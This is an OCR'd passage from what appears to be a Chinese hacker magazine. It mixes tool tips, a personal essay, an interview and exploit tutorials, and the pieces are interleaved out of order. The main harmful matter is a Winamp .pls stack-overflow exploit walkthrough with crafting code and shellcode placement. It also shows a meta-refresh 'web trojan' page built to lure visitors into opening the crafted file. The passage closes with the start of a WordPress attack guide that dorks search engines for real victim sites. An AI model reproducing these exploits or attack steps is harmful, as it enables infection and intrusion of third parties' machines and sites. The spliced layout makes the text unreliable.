添加非安全的连接

好了，接下来传shell或是提权之类的问题，有兴趣的朋友自己研究吧，时间仓促，我就不动手了。今天只是用这个来让大家见识一下中东地区的黑客面貌，用伊朗同行所开发的工具对欧洲站点进行的一次模拟入侵，没有丝毫恶意，也请大家不要搞破坏。

编辑点评：我在国外的安全网站上也看到过D2KBlog 1.0.3的漏洞，但由于只能获得被MD5加过密的管理员密码，我也没有太重视了。因为破解MD5是需要运气的，如果管理员的密码超级变态，作者的这次入侵也就没有戏了。从文章中我们也学到一种方法可以有效地防止入侵者通过备份数据库来获得Shell，就是只需要让相关程序只能识别mdb和Bak两个后缀即可。

清除rm、rmvb中的危险因素

天使小优

目前，我们下载的大多数RM、RMVB文件中有暗藏网页木马或网页广告。有的朋友或许会说：使用其他播放器播放不就可以了吗，没错，这样的确可以防止中标，但是在网吧上网的朋友只能使用默认的Realplayer来播放，再加上系统的补丁没有，那么只有中标的份了。现在有了CleanReal，就可以帮你清除RM、RMVB等视频文件中插入的网页木马和网页广告，如图1所示。强烈推荐负责管理网吧电影服务器的管理员使用。

【文中所涉及到的CleanReal，已经收录在光盘中】




图1

编辑点评：作者原本介绍的rm、rmvb清理工具不能对多个文件进行处理，后来我换了一个工具，也就是现在的CleanReal。

黑客也是人，尽管偶尔会被人误会为神。但我们除了Happy，也要吃饭、WC……生活之中少了几分神秘，多了几分真情。
谁说黑客的老婆是电脑？我们也有所爱的人，所要保护的人……
喃喃黑语与你分享生活……

我的黑客男友

纳兰月如

我有一个很不错的男朋友，温柔体贴，潇洒幽默。我们从学校认识到踏上社会已经5年了，一直很不错，正商量着明年劳动节的时候结婚。可是慢慢的我却发现，男友变胖好多哦。以前在学校，他还是系里篮球队的一员呢，现在出来了整天对着电脑工作，时间一久肉长好多。很多同学一看到他就说："哇，现在当老板了吧？啤酒肚都出来了啊。"

这时男友就会很不好意思地摸摸肚子说，好久不打球了，胖啦。

周末的时候我陪男友去称体重，那边的大夫说超过标准很多了，于是我很紧张。因为我曾经看过一篇体重增长过快对身体不良影响的文章，我开始严格监控男友的饮食和生活习惯，哪个善良的女孩子不关心自己的另一半呢？在单位的时候我照顾不了他，在家的时候我可要多看着。比如做晚饭的时候，我会煲一手好的蔬菜汤来代替一些油腻的肉类食物，配上沙拉和几个清淡小菜。一开始男友还能坚持，可时间一长就嚷嚷着要吃肉，一副痛苦万状的样子，或者丢下碗筷不吃了，惹得我一肚子气。五月一日去他老家吃饭的时候，我顺便提了下这个问题，不料他母亲说了句："胖点多好，男人胖一点才有气派嘛。"于是他对着我开心地笑，而我却郁闷得说不出话来。可是他真的不知道我这样是为了他好吗。此后他便得意起来，一说他胖他就反驳说："胖点多好，男人胖一点才有气派嘛。"惹得我怒目相向。

男友是个工作狂，一天到晚对着个电脑打啊打的，下班回家也要搞到深夜才行，我提醒他注意身体，他总说没事儿。有时候我等他一起休息，一直等到12点还不行。有时我也想看看能不能帮他做些什么，可一看到满屏幕的计算机代码我就迷糊了，只能给他炖两个荷包蛋补补。有时候他也会和我说一些诸如：这个程序过滤不严啊，那个系统有什么什么漏洞，他们公司如果不修补的话会怎么样等等。可我根本不关心这个，我只关心他的身体。

有一天加班，我很晚才到家，推开门一看，男友躺在沙发上，一副很难受的样子，我马上拦了一辆出租把他送到了医院。化验的时候，我心疼地看着他，眼泪都要流出来了。可他还对着我说："没事儿，没事儿。"所幸医生的回答只是，工作太辛苦了，还有，血脂有点过高。

回家以后，我给他倒了一杯水，吃完刚配的药片以后，他看了我一会说："你眼睛怎么红红的啊？"我说，我回家一看到你刚才的样子，我差点要哭。他笑了起来，"明天开始，我注意身体，努力减肥。"

第二天很早，他就起来做瘦身操耍双截棍了。令我惊讶的是桌上居然还有一份留给我的肯德基营养早餐，我们住的地方离最近的肯德基有好几里路呢。我过去问他，他一边做着操一边回答我说："跑过去买的呗，以后我要天天这样。"

我心里高兴极了，心想他终于开窍了，于是跳过去给了男友一个甜甜的吻。没想到五天以后，这样的事情就没有啦，男友躺在床上睡得好香啊，但是我也没忍心吵醒他，毕竟每天这么早起床还要跑这么远的路买早饭，天天这样做谁受得了呢？

晚上男友又在鼓捣他的电脑了，一边还念念有词的，我看他挺忙就先睡了，不知道过了多久，听到他突然喊了起来："老婆，快过来，快过来。"我本来都睡着了，还以为发生了什么事，急忙穿了拖鞋赶过去，只见他指着屏幕说，"看见没？我现在能直接控制XX地方的机器了哦。"我看了看电脑，没好气地说道："能直接控制XX地方的机器算什么，能控制你的体重还差不多！"

男友一听，刚才得意的神情不见了，转而皱起眉头来，关掉电脑，闷着头进了客厅，过一会我听见里面传出"哼哼哈嘿"的声音，还有双截棍的呼呼风声。还没一分钟，里面突然传出"啊呀"的声音，我正要看看怎么回事，男友冲了出来，嚷道："快点，快点帮我看看，不小心打到头了，肿了好大的包啊。"

于是我们的生活还是像以前一样，平时一起努力地工作，周末去街上开心地逛。只是他的在家工作时间由我决定，而我们的素食食谱，他似乎也可以接受了。

有一天上班的时候，一个骑电动车的家伙飞快地开着，没来得及刹车把我撞到了，这下可糟了，小腿骨折，男友赶过来的时候急得要揍那个肇事者，因为要住院，男友不得不单位医院两头跑了，给我送饭，替我倒水，洗衣服，陪我聊天，每天忙得腰酸腿痛，恨不得分身有术。而且老是问我腿好一点没有，要怎么坐

IE下载也疯狂

天使小优

相信对电脑有点了解的朋友都选择专门的下载工具来进行下载，都会觉得用IE下载很慢。那有没有什么方法能提高IE下载的速度呢？其实，只要我们通过修改注册表的相关键值，同样可以让IE6拥有多线程的功能。首先打开注册表编辑器，依次选择"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings"，在右边的窗口中新建立"双字节值"，也就是DWORD值，然后键值名称分别为"MaxConnectionsPer1_0Server"和"MaxConnectionsPerServer"，通过双击键值输入线程数，退出注册表，重启电脑，如图1所示。




图1

编辑点评： 在输入数据之前，要在"基数"选择项里选择"十六进制"，然后再输入线程数，通常来说50个线程已经够用了。如果你下载的服务器不支持多线程下载，那么速度还是会受到影响的。

才舒服。我也很担心他，而他却一点也不喊累，还给我唱他那老是跑调的《老鼠爱大米》。

骨折总是要过好久才可以痊愈的，经过男友数个月如一日的细心照顾，我终于能像以前那样走路了。出院那天，男友显得很开心，一直扶着我，这时我突然发现男友居然瘦了整整一圈，小肚子也没有了。我怜惜地看着他说："回去给你做你最爱吃的香茄鸡翅好吗？"不料男友连连摆手道："不行，不行，好不容易保持出来的好身材，怎么能破坏呢，我们还是去买点蔬菜吧。"看到男友认真的样子，我忍不住要笑出来。

我们走在大街上，再也没有鲜明的对比，取而代之的是一个体格健美的计算机工程师，身边偎依着一个苗条可爱的紫衣少女。我们幸福地走在一起，也会永远幸福地生活在一起。*^_^*

编辑点评

笑声之后，留给我们一丝丝担忧。看看《黑客手册》的小黑们，身体如何呢？是不是家人也常劝你们早点休息呢？关心自己的身体，也是让家人放心。长期坐在电脑前，不运动，会得一些职业病，比如容易长胖等。胖人一般容易得文章里说的血脂高，还有就是脂肪肝，甚至诱发心脏病等。昨天晚上去参加一个小小的聚会，有搞安全的，有搞专业渗透的，有编辑等。8个里面就有3个是移动速度比较缓慢的，剩下也有向肥胖靠近的嫌疑。当然，也有个别朋友很注意自己的身体，常常去游泳，练习瑜珈，健美，有规律地参予一些体育活动，身材保持挺好，气色也不错。妈妈常告诫我说："健康是从年轻的时候积累的，到老了，再加强，就已经晚了。"这里也祝福文章中的这对年轻人身体健康，永远幸福。

像"神气儿"一样"飘忽不定"

任我小行 [无组织]

三十年河东，三十年河西。网络的社会也一样遵循着长江后浪推前浪的自然规律。但真正留下名字的还是那些个默默工作、专心开发的技术工作人员！神气儿——02年开始响起的一个安全软件，是一款远程控制软件，采用了udp的通讯方式，高度仿真windows资源管理器，实现了被控端反向连接、远程文件管理、文件传输、屏幕监视、控制远程进程、注册表操作、模拟dos命令、执行批量任务等诸多功能，体积较小，便于操作使用。相信很多玩黑的小鸟和老鸟们都对这款软件有所了解。但是这里小编如果问你一句，你知道神气儿的作者是谁吗？相信有80%的朋友不知道。这里我来告诉大家，它的作者是一个很内向的软件开发者，名字叫飘忽不定。瞧，多么有诗意名字！不过，也真是人如其名啊，找他几次都扑了个空，就像神气儿一样飘忽不定。但，这次可被我逮住了……

小行：你好，飘先生，早闻神气儿之大名，今天我们终于有机会来一睹作者的真面目哦，给我们读者问个好吧。

飘忽不定：……太抬举俺了，友情冒一下泡！在这里给读者问好了！

小行：谢谢飘先生，能不能说下，你这个名字飘忽不定有什么深层次的意义吗？

飘忽不定：我也不清楚，感觉这个名字很适合。

小行：我最想知道的是你开发了神气儿，但是在神气儿这款软件上，为什么没有标注你的名字，而是标的某个安全站点软件组呢？

飘忽不定：团队精神吧，所以我回避了。

小行：怎么当时会想起开发这款软件呢？

飘忽不定：玩玩而已，朋友问我会不会做这样的一个软件，我就说可以试试。结果就做了一个。

小行：是什么引发了你对远程控制的兴趣呢？

飘忽不定：觉得网络很有意思，没有什么特别的原因。

小行：你最早开发的远程控制程序是什么样子的？它花了你多长时间？

飘忽不定：最早做的体积大，速度慢，功能也不多。花了几个月时间，没有写完。一般程序我都不会写完，写了当中最主要的部分就没有兴趣写了。现在人更懒了，写东西的时间越来越长。

小行：当时开发这款软件为什么起个"神气儿"这样的名字？

飘忽不定：其实是神放弃的人的意思，取谐音。

小行：为什么说是被神放弃的呢？难道在现实中有什么不开心的事儿？

飘忽不定：不知道，以前看小日本的片太多了，受了影响，觉得不爽就认为是神不重视的人。

小行：写程序的时候遇到过什么困难没有？

飘忽不定：没有印象，我一般写东西，脑子里都是想好了怎么去实现的，碰到小的功能不会，到网上一搜就有。

小行：那么你是从什么时候开始第一次接触网络安全技术，并开始喜爱上程序的呢？

飘忽不定：网络安全技术？我不会，我初二就开始自学写程序了，那时候还有点热。

小行：如果一个无任何基础的小菜鸟，想去开发一个属于自己的小软件，当然软件可好可坏，关键是体会自己开发软件的那份激动。那他需要走几步才可以实现自己的目标呢？

飘忽不定：老外有句话说"just do it"，我做不到，我总是"just say it"，所以我的程序要写很久。去做，别想这么多就行。

小行：很多菜鸟都抱怨程序开发太枯燥太乏味，你对他们说点什么？

飘忽不定：如果写程序是你的爱好，就不会觉得枯燥乏味。

小行：我们知道搞程序软件开发的作者都大多内向，这是先天的还是在长期的软件开发测试过程中养成的呢？

飘忽不定：我也不知道，呵呵，如果我知道，我就不会这样了。

小行：说了这么多，也许广大读者还对你都不太熟悉，简单地介绍下你自己吧！还有，我们的读者如何与你联系呢？

飘忽不定：很简单，人半个，死了一半了。呵呵。

对神气儿作者的采访这么快就过去了，感到有点不尽兴。后来采访完毕，我本想让作者再补充下相关的发言，但他说，简单就是美，他不会说什么太多的话！的确，技术就需要这样的人，小行我常说的一句话，就是踏踏实实做小事，堂堂正正做大人！

在安全界，不论国内还是国外，最为动荡的时期应该是有新漏洞暴出的时候：高手们忙着写代码、做调试进而加以利用；小菜菜们则是忙着去实践，抓肉鸡，都忙得不亦乐乎。然而知其然而不知其所以然，不明白漏洞产生的原因，只会按照别人提供的方法去利用或不会利用的人，也就只能停留在小菜的级别上而无法成长，于是大家狂呼：让我们明白为什么“漏”了！

为了响应大家的要求，经策划安排，从本期开始，我们扩充新洞练练看这个栏目，把目光放远一点，尽量把国内外的最新漏洞都奉献给大家，无论是系统的、脚本的、第三方软件的还是其它的，我们都及时提供较为具体的分析或实例应用，希望大家多加练习。

小编天涯希望大家多多关注这个栏目，有意见和建议及时和我联系，希望和大家一起打造我们的新洞练练看。

Winamp.pls文件解析——溢出漏洞分析+利用

dang0102


从本文你可以学到：
1、Winamp .pls的文件格式；
2、Winamp解析.pls文件存在的漏洞分析方法；
3、一般漏洞的利用途径。

一、引子

Winamp是NullSoft开发的一款高保真的音乐播放软件，支持MP3、WAM等多种文件格式。但从4.x到5.1x版本，关于Winamp文件解析存在的漏洞就层出不穷。这不，今年2月初，又暴出了Winamp5.12及其以下版本在解析播放列表文件.pls时存在堆栈溢出漏洞，而且影响还比较大。这是一个简单的漏洞，下面我们就来分析这个漏洞，并通过该漏洞来制作网页木马。

二、漏洞简介及.pls文件格式分析

还是先看看漏洞公告吧，如图1所示。


描述：

BUGTRAQ ID 16410
CVE(CAN) ID: CVE-2006-0476

Winamp是Nullsoft发布的免费音频播放器，支持多种音频格式。

Winamp在处理播放列表文件时存在缓冲区溢出漏洞。攻击者可以构造超长的完整路径，或UNC名。如果用户打开了上述文件的话，就会覆盖栈缓冲区，导致执行任意代码。

<信息来源：Alan Mccaig（b0fnet@yahoo.com）
ruben unteregger（ruben.unteregger@era-it.ch）

图1 漏洞公告

从漏洞公告中我们可以看出，这是一个堆栈溢出漏洞，并且溢出是在解析.pls文件中UNC文件路径字段时产生的。因此，我们有必要先了解.pls文件的格式。播放列表.pls文件格式如下：

```
[playlist]
numberofentries=1
File1=音频文件名（类型如.mp3）
Title1="BOF"
Length5=-1
Version=2
```

其中，File1字段记录了待播放的音频文件名。显然，也只有该字段对我们有用，因为只有它才是字符串型的，其他字段都不是。要触发溢出，需要在该字段构造超长文件名。下文中，我测试的平台是Windows 2000 SP4，Winamp版本是5.12。

三、漏洞的调试、分析

凡是构造含有较大规模字符串的文件时，最好都使用程序实现。这样做一来操作比手工简单，更易修改；二来结果比较精确，不会出现字节数上的偏差。构造的方法还是先以100个字节为单位递增测试，因此编写了程序Test_Exp.cpp，主要代码如下：

```
//该参数构造UNC文件前缀 '\\'
  char szPlayListHeader1[] = "[playlist]\r\nFile1=\\\\";
  //该参数构造其它字段
char szPlayListHeader2[] = "\r\nTitle1="BOF"\r\nLength1
=FFF\r\nNumberOfEntries=1\r\nVersion=2\r\n";
FILE *File;
  char pszBuffer[0x600];
  //创建畸形.pls文件名
  if ((File = fopen("crafted.pls", "w+b")) == NULL)
  {
printf("\n [Err:] fopen()");
return -1;
  }
memset(pszBuffer, 0x90, 0x100);
memset(pszBuffer + 0x100, 0x91, 0x100);
memset(pszBuffer + 0x200, 0x92, 0x100);
memset(pszBuffer + 0x300, 0x93, 0x100);
memset(pszBuffer + 0x400, 0x94, 0x100);
memset(pszBuffer + 0x500, 0x95, 0x100);
//加上UNC文件前缀和其它字段
memcpy(pszBuffer, szPlayListHeader1, sizeof
(szPlayListHeader1)-1);
  memcpy(pszBuffer + 0x500, szPlayListHeader2, sizeof
(szPlayListHeader2)-1);
//写入文件
fwrite(pszBuffer, 0x600, 1, File);
  fclose(File);
```

在VC6下编译、执行，生成文件crafted.pls。在打开该文件之前，先调出Softice，按习惯输入 **“Code on”** 和 **“Set font 2”** 两个命令，它们的作用在前几期文章中已经讲过了。双击该文件，Softice弹了出来，停留在**001B：94949494 FFFF INVALID**上，Ctrl+D恢复Windows后台出现异常对话框，如图2所示。




图2 测试出现的异常对话框

看来溢出点在**0x400**之后，那么我们就从0x400字节开始，以0x40字节为单位递增测试。将**memset(pszBuffer + 0x400, 0x94, 0x100)**改为：

```
memset(pszBuffer + 0x400, 0x94, 0x40);
memset(pszBuffer + 0x440, 0x95, 0x40);
memset(pszBuffer + 0x480, 0x96, 0x40);
memset(pszBuffer + 0x4C0, 0x96, 0x40);
memset(pszBuffer + 0x500, 0x95, 0x100);
```

其测试结果还是图2中的**0x94949494**，那溢出点就在**0x400-0x43F**这0x40字节范围内。所以，就在这个范围内以0x10字节为单位递增测试，将**memset(pszBuffer + 0x400, 0x94, 0x40)**改为：

```
memset(pszBuffer + 0x400, 0x94, 0x10);
```

```
memset(pszBuffer + 0x410, 0x95, 0x10);
memset(pszBuffer + 0x420, 0x96, 0x10);
memset(pszBuffer + 0x430, 0x97, 0x10);
```

结果如图3所示。




图3　第3次测试结果

看来溢出点就在 **0x410-0x41F** 这0x40字节范围内，我就不啰嗦了，大家按照前面的方法继续测试，直至找到溢出点就在0x412开始的4字节，这里存放的就是函数返回地址。

溢出点找到了，接下来就是构造ShellCode并填入文件。经过测试，整个UNC路径的长度只能控制在 **0x420** 字节以内，因此，ShellCode必须采用 **jmp back** 的方式。Shell Code的功能就是弹出Windows计算器，利用程序具体代码请参见Exp.cpp，在我机器上编译、测试通过。

四、漏洞利用

分析了漏洞之后，我们考虑的是如何利用这个漏洞。最好的方式就是制作为网页木马，放在特定的站点上诱骗其他用户点击访问。网页木马的制作其实很简单，分为两部分：Html文件和pls文件。其中，pls文件我们已经做好了，而Html使用meta标签的http-eqiv属性，文件格式如下：

```
<html><meta http-equiv='refresh' content='4; URL=crafted.pls'>
<body>
请稍等!
</body>
</html>
```

保存为ok.html，在我机器上测试成功。关于网页木马的其它详细制作方法，我们将在另外的文章中专门讲解，这里只谈应用。

五、总结

本文中，我和大家一起分析了Winamp .pls解析溢出漏洞，并简单地给出了应用方法——制作为网页木马。内容并不复杂，关键是大家都要养成动手实践的好习惯，从基础做起，这样才能一步步提高个人能力。

（文章中的Test_Exp.cpp、Exp.cpp、crafted.pls以及ok.html在光盘中都有提供。）

编辑点评： 漏洞时时在变，只要我们掌握了方法，都是可以分析利用的。这里的漏洞虽小，但是作者从查漏洞公告到其产生原因，进而分析调试其利用条件，最后结合网页木马的制作加以利用，虽然利用得还不是很完美，但是思路清晰，读者可以按照作者提供的思路加以发挥和改进。

国外Blog系统：WordPress的一些漏洞测试利用

Iceskysl[I.S.T]

> 从本文你将学到：
> 1、如何使用搜索引擎来寻找目标网站
> 2、对Wordpress漏洞的具体利用
> 3、针对漏洞的修补方法

WordPress是由国外开发的一个基于PHP脚本的开源BLOG系统，其界面漂亮，功能丰富，网上有很多人都在用这个程序代码来搭建自己的BLOG系统。但是最近发现其2.0.1及其以下版本中存在不少的漏洞，漏洞是我在逛国外的一些站点时发现的。下面针对这些漏洞，我们来具体分析利用。

一、寻找目标：使用wordpress的Blog系统

我发现用这个的还真不少，我们只要在baidu或者google里用关键字：**proudly powered by WordPress 搜索**，就可以看到很多这样的网站，如图1所示。

我们随便找一个做测试，Snoopy's Homewordpress这个吧，我也喜欢Snoopy，嘿嘿~打开看看它的页面，哈，中文的，如图2所示，估计是他自己做的汉化吧，我们不管这些，先看漏洞吧！

二、漏洞利用：步步精彩

1、暴网站的绝对路径

找到目标后，直接提交 **URL+ wp-settings.php** 就可以暴出其绝对路径，

